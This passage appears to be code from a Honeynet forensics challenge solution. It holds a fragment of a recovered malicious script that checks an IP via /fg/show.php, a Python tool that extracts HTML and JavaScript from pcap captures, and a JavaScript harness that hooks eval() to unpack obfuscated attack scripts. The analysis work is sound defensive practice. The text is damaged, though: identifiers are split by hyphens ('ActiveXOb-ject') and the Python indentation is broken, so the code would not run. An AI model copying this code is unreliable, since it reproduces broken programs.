function Complete(){setTimeout('location.href = "about:blank',2000);}
function CheckIP(){var req=null;try{req=new ActiveXObject("Msxml2.XMLHTTP");}catch(e){try{req=new ActiveXOb-
ject("Microsoft.XMLHTTP");}catch(e){try{req=new XMLHttpRequest();}catch(e){}}}
if(req==null)return"0";req.open("GET","/fg/show.php?get_ajax=1&r="+Math.random(),false);req.send(null);if(req.response-
Text=="1"){return true;}else{return false;}}
Complete();
```

File: pcap2httpflow.py

```
#!/usr/bin/env python
# reads a pcap file extract http content and decompress gzip data into html and javascripts files (.html + .js)
# if a pcap file with multiple streams is supplied, too many javascript + html files will be supplied.
# works best if the pcap is splitted in unique reassembled streams.
# See Honeynet Forensics Challenge #2 proposed solution (feb2010)
# Angelo Dell'Aera 'buffer' – Honeynet Italian Chapter

import sys, StringIO, dpkt, gzip
from HTMLParser import HTMLParser


class JSCollect(HTMLParser):
    def __init__(self):
        self.scripts  = []
        self.inScript = False
        HTMLParser.__init__(self)

    def handle_starttag(self, tag, attrs):
        if tag == 'script':
            self.data     = ''
            self.inScript = True

    def handle_data(self, data):
        if self.inScript:
            self.data += data

    def handle_endtag(self, tag):
        if tag == 'script':
            self.scripts.append(self.data)
            self.data = ''
            self.inScript = False

    def get_scripts(self):
        return self.scripts


class PCAPParser:
    def __init__(self, filename):
        self.filename      = filename
        self.summary       = open("summary.txt", 'w')
        self.streamcounter = 0
        self.parser        = JSCollect()
        self.conn          = dict()
        self.parse_pcap_file()

    def check_eth(self):
        return self.eth.type != dpkt.ethernet.ETH_TYPE_IP

    def check_ip(self):
        return self.ip.p != dpkt.ip.IP_PROTO_TCP

    def html_analyze(self, http):
```

```
        if 'content-encoding' in http.headers and http.headers['content-encoding'] == 'gzip':
            data = StringIO.StringIO(http.body)
            gzipper = gzip.GzipFile(fileobj = data)
            html = gzipper.read()
        else:
            html = http.body

        self.streamcounter += 1
        return html

    def save_stream(self, filename, content):
        try:
            fd = open(filename, 'w')
            fd.write(content)
            fd.close()
            print "content saved in: %s" % (filename)
        except:
            print "Error opening the file %s and writing in it" % (filename, )

    def parse_pcap_file(self):
        i = 0
        # Open the pcap file
        f = open(self.filename)
        pcap = dpkt.pcap.Reader(f)

        for ts, buf in pcap:
            self.eth = dpkt.ethernet.Ethernet(buf)
            if self.check_eth():
                continue

            self.ip = self.eth.data
            if self.check_ip():
                continue

            self.tcp = self.ip.data
            tupl = (self.ip.src, self.ip.dst, self.tcp.sport, self.tcp.dport)

            # Ensure these are in order! TODO change to a defaultdict
            if tupl in self.conn:
                self.conn[tupl] = self.conn[tupl] + self.tcp.data
            else:
                self.conn[tupl] = self.tcp.data

            # Try and parse what we have
            try:
                stream = self.conn[tupl]
                if stream[:4] == 'HTTP':
                    http = dpkt.http.Response(stream)

                    if 'content-type' in http.headers and http.headers['content-type'] == 'text/html':
                        html = self.html_analyze(http)
                        if len(html):
                            htmlfile = "%s.stream.%s.html" % (self.filename, str(self.streamcounter))
```

```
                    self.save_stream(htmlfile, html)

                    self.parser.feed(html)
                    for script in self.parser.get_scripts():
                        jsfile = "%s.stream.%s_%s.js" % (self.filename, str(self.streamcounter), str(i))
                        self.save_stream(jsfile, script)
                        #print script
                        i += 1
                    self.summary.write("Stream: %d (Response) --> %s \n"
                                % (self.streamcounter, http.status) )
            else:
                http = dpkt.http.Request(stream)
                print "[+] %s%s (%s)" % (http.headers['host'], http.uri, http.method)
                self.summary.write("Stream %d (Request) --> URL: %s%s\n" % (self.streamcounter,
                            http.headers['host'], http.uri))
                self.streamcounter += 1

            # If we reached this part an exception hasn't been thrown
            stream = stream[len(http):]
            if len(stream) == 0:
                del self.conn[tupl]
            else:
                self.conn[tupl] = stream

        except dpkt.UnpackError:
            pass

    f.close()
    self.summary.close()

if __name__ == '__main__':
    if len(sys.argv) <= 1:
        print "%s " % sys.argv[0]
        sys.exit(2)

    PCAPParser(sys.argv[1])
```

File: inject.js

```
real_eval = eval;
var codeBlocks = new Array();
function eval(arg) {
   try
   {
      if(codeBlocks.indexOf(arg) == -1)
      {
         codeBlocks.push(arg)
            print(arg);
         real_eval(arg);
      }
   }
   catch (e)
   {
      print("eval() exception: " + e.toString());
   };
}

function alert(s) {
   print("ALERT");
   print(s);
}


function Element(s) {
   this.children = new Array();
   this.ElementName = s
      // return new String(s);
      this.setAttribute=function(o, v)
      {
         this.o = v;
         this.name = this.name + " " + o + "=" + v;
      }
   this.style = new object();
   this.appendChild=function(s)
   {
      e = new Element(s);
      this.children.push(e);
   }

   this.print=function()
   {
      print('<' + this.ElementName + '>');
      for (i in this.children) {
         this.children[i].print();
      }
   }
}

// declare a globally-accessible document object
function my_document () {
   this.elements = new Array();
```

```
    this.m_property="";
    this.cookie="";
    this.referrer = '';
    this.write=function(s)
    {
        print(s);
    }
    this.writeln=function(s)
    {
        print(s);
    }
    this.createElement=function(s)
    {
        // print("createElement " + s.toString());
        this.elements[s] = new Element(s);
        this.elements[s].print();
        return new Element(s);
    }
    this.getElementById=function(s)
    {
        print("getElementById " + s.toString());
        // return new Element(s);
        return this.elements[s];
    }
};
var document=new my_document();

function new_location(prop, oldv, newv) {
    print("document.write(\"<a href=" + newv + ">" + newv + "</a>\");");
}
function my_location() {
    this.href='';
    this.watch('href', new_location);
    this.reload = function() {
        return;
    }
}
var location = new my_location();
document.location = location;
document.watch('location', new_location)

function object() {
    this.history = '';
    this.document = new my_document();
    this.navigator = function(x)
    {
        this.userAgent = '';
        this.appVersion = '';
        this.platform = 'Win32';
    }
    this.open=function(url) { return; }
}
```

```
var window = new object();
window.navigator.userAgent = '';
window.navigator.appVersion = '';
window.navigator.platform = 'Win32';
window.RegExp = RegExp;
window.parseInt = parseInt;
window.String = String;
window.location = '';
var navigator = window.navigator;
var self = new object();
var productVersion = '';
navigator.appName="Microsoft Internet Explorer"
navigator.appVersion="4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
navigator.userAgent="Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
navigator.userLanguage = 'en-us';
var self = new object();
var productVersion = '';
var clientInformation = new object()
   clientInformation.appMinorVersion='';

   function ClientCaps () {
      this.isComponentInstalled=function(arg0, arg1) {
         return(false);
      }
      this.getComponentVersion=function(arg0, arg1) {
         return(NULL);
      }
   }

var top = new object();
top.document = document;

function setTimeout(todo, when) {
   // print ('setTimeout - ' + todo + ', ' + when);
   return(eval(todo));
}
window.setTimeout = setTimeout
```